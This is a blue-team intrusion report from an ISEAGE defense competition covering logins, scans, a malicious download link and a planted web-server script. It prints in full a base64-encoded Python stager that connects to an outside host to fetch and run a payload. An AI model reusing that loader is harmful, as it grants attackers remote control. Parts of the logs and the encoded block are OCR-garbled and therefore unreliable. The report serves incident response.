White Team 3PM Intrusion Report Team 9 ISEAGE



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There were multiple failed authentication attempts made against the web server. Based on the auth logs, we determined that an attack attempted to login multiple times as root. This authentication failed and we do not believe they gained access to the server.

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IDS Activity Report

We have continued to monitor all activity though our OSSEC/ELK monitoring system, which has reflected some of attacks that we are seeing. We saw that there was a password change by the "cchcadmin" user, but we verified that this was a legitimate user changing passwords.


	April 23rd 2016,	14:35:08.000	dc	8	User account changed.
•	April 23rd 2016,	14:12:28.000	WWW	10	Multiple web server 400 error c source ip.
	April 23rd 2016,	13:52:40.000	dc	8	User account changed.

The IDS was helpful for us identifying what the attackers have been doing. We have been using it to monitor who is attempting to access the Webmin service and see their successful attempts. There has been a lot of password attempts and escalation to root and sudo usage, but this was mainly our IT staff working to detect what was going on in the system.

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Social Engineering Attack

At 2:12PM (approximately), a Windows executable was accessible by download at http://10.3.3.99.patch/cchcupdate.exe. The Red Team was trying to convince users to visit this page and download the executable. We uploaded it to virustotal and it was flagged by multiple virus scanners as malicious.



Web - Part 1

At 2:12PM, we found evidence of an nmap script/scan in our logs (see snippet below)

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PM, we found evidence or an image

[22/Apr/2016.1411226 0509] '091008 / 91701.11 301 184 ** "Mexitla/5.8 (comatible, New Scripting Engine, https://map.org/book/nes.ntml."

[22/Apr/2016.1411226 0509] '0917 pm/sml restrict, pp. HTP1.12 301 286 ** "Mexitla/5.8 (comatible, New Scripting Engine, https://map.org/book/nes.ntml."

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At roughly 2:20PM, we discovered a Python script called cchc.py at /usr/local/ on the webserver. Encoded script is as follows:

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#!/usr/bin/env python
import base64,sys;exec(base64.b64decode({2:str,3:lambda
b:bytes(b, 'UTF-8')}[sys.version info[0]]
('aW1wb3J0IHNvY2tldCxzdHJ1Y3QKcz1zb2NrZXQuc29ja2V0KDIsc29ja2V0LlN
PQOtfU1RSRUFNKQpzLmNvbm51Y3QoKCcxMC4wLjAuMjE5Jyw0NDUpKQpsPXNOcnVj
dC51bnBhY2soJz5JJyxzLnJlY3YoNCkpWzBdCmQ9cy5yZWN2KGwpCndoaWxlIGxlb
ihkKTxsOgoJZCs9cy5yZWN2KGwtbGVuKGQpKQpleGVjKGQseydzJzpzfSkK')))
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By inspection, it appears to try and load shellcode in order to get remote access to the server. According to log files, this was uploaded to the server through the Webmin service.

We do not believe they have remote access, since our server has been configured with iptables rules to disallow outbound communication.

In response to this attack, we have reset the passwords for the user root and user cchcAdmin. This change was sent to Green Team immediately.

At 2:36PM, we detected that the 2:20PM intruder returned to our website. They attempted and failed to access our server through Webmin.

At 2:41PM, the same intruder began a DirBuster attack on our web server, visible though our IDS. We have banned the source IP temporarily as a result of this attack.

Web - Part 2

At 2:44PM, we were able to decode the Python script we found from the 2:20PM attack. The script is as follows:

At 2:50PM, we detected activity through the Webmin file manager, which is called Filemin. As we are not sure if the file they are trying to transfer is malicious or not (meaning we don't know if it's Green Team), we are simply keeping an eye on the connection.

There were multiple failed authentication attempts made against the web server. Based on the auth logs, we determined that an attack attempted to login multiple times as root. This authentication failed and access was not granted because root login is disabled.

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pr 23 14:25:41 www sudo: pam_unix(sudo:auth): authentication failure; logname=mattg uid=10000 euid=0 tty=/dev/pts/13 ruser=mattg rhost= user=mattg
pr 23 14:25:41 www sudo: pam_ldap(sudo:auth): Authentication failure; user=mattg
pr 23 14:28:18 www sshd[20709]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=mbrown

Apr 23 14:28:26 www sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/14 ruser=mbrown rhost= user=mbrown
pr 23 14:32:54 www sshd[20950]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=mbrown
pr 23 14:33:02 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
pr 23 14:33:48 www sshd[20994]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=mbrown
pr 23 14:34:15 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root

pr 23 14:34:22 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
or 23 14:34:43 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost=
The 23 14:34:49 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost=
pr 23 14:34:52 www perl: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
pr 23 14:35:06 www perl: pam unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty= ruser= rhost= user=root
pr 23 14:37:28 www sshd[21201]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=jeffg
pr 23 14:37:28 www sshd[21201]: pam_ldap(sshd:auth): Authentication failure; user=jeffg
pr 23 14:37:53 www sshd[21201]: pam_ldap(sshd:auth): Authentication failure; user=jeffg
Apr 23 14:38:28 www sshd[21201]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=jeffg
Apr 23 14:38:58 www sshd[21232]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10
pr 23 14:40:36 www perl[21252]: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty=10000 ruser= rhost=127.0.0.1 user=cchcadmin
Apr 23 14:40:42 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=10005 euid=0 tty=/dev/pts/15 ruser=cchcadmin rhost= user=cchcadmin
Apr 23 14:43:14 www sshd[22038]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=cchcadmin
pr 23 14:47:00 www perl[22430]: pam_unix(webmin:auth): authentication failure; logname= uid=0 euid=0 tty=10000 ruser= rhost=127.0.0.1 user=cchcadmin
Apr 23 14:47:05 www sudo: pam_unix(sudo:auth): authentication failure; logname= uid=10005 euid=0 tty=/dev/pts/6 ruser=cchcadmin rhost= user=cchcadmin
        14:47:07 www sshd[22440]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.9.10 user=mbrown
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FTP


There were not any malicious login attempts for FTP. The following auth log failures resulted from admins typing their password incorrectly.

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root@ftp:/var/log# cat auth.log | grep failure | grep "Apr 23 14"

Apr 23 14:33:18 ftp sshd[8121]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown Apr 23 14:33:33 ftp sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/4 ruser=mbrown rhost= user=mbrown Apr 23 14:34:22 ftp sshd[8147]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown Apr 23 14:34:30 ftp sudo: pam_unix(sudo:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown Apr 23 14:38:32 ftp sshd[7654]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown Apr 23 14:51:39 ftp sshd[8189]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown Apr 23 14:51:59 ftp sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/2 ruser=mbrown rhost= user=mbrown root@ftp:/var/log#
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
Remote Operations Server

Same as before, we haven't noticed any strange behavior according to the logs below. Login activity was minimal during this time period.



Domain Controller

Same as before, we haven't noticed any strange behavior according to the logs below. Login activity was minimal during this time period.



RPi

Given that we are unable to access this system, we are unable to report on any intrusions. We can note from IDS logs that there have been no reported intrusions on this device. If we want to get access to this system again, we would need to reboot it; we have decided to not reboot this system in order to preserve system uptime. Note that it is only SSH that is not available. The Modbus application is functioning correctly.

IDS

Our IDS does not appear to be compromised. As before, its location in our network makes it difficult for intruders to access it

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Our IDS reports no strange activity for this server. Like the webserver, we believe that the instances of failed logins (and the like) are normal user behavior.

root@hmi:/var/log# cat auth.log | grep failure | grep "Apr 23 14"

Apr 23 14:35:08 hmi sshd[2407]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown

Apr 23 14:37:03 hmi sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/2 ruser=mbrown rhost= user=mbrown

Apr 23 14:54:24 hmi sshd[2400]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.3 user=mbrown

Apr 23 14:54:32 hmi_sudo: pam_unix(sudo:auth): authentication failure; logname=mbrown uid=10002 euid=0 tty=/dev/pts/0 ruser=mbrown rhost= user=mbrown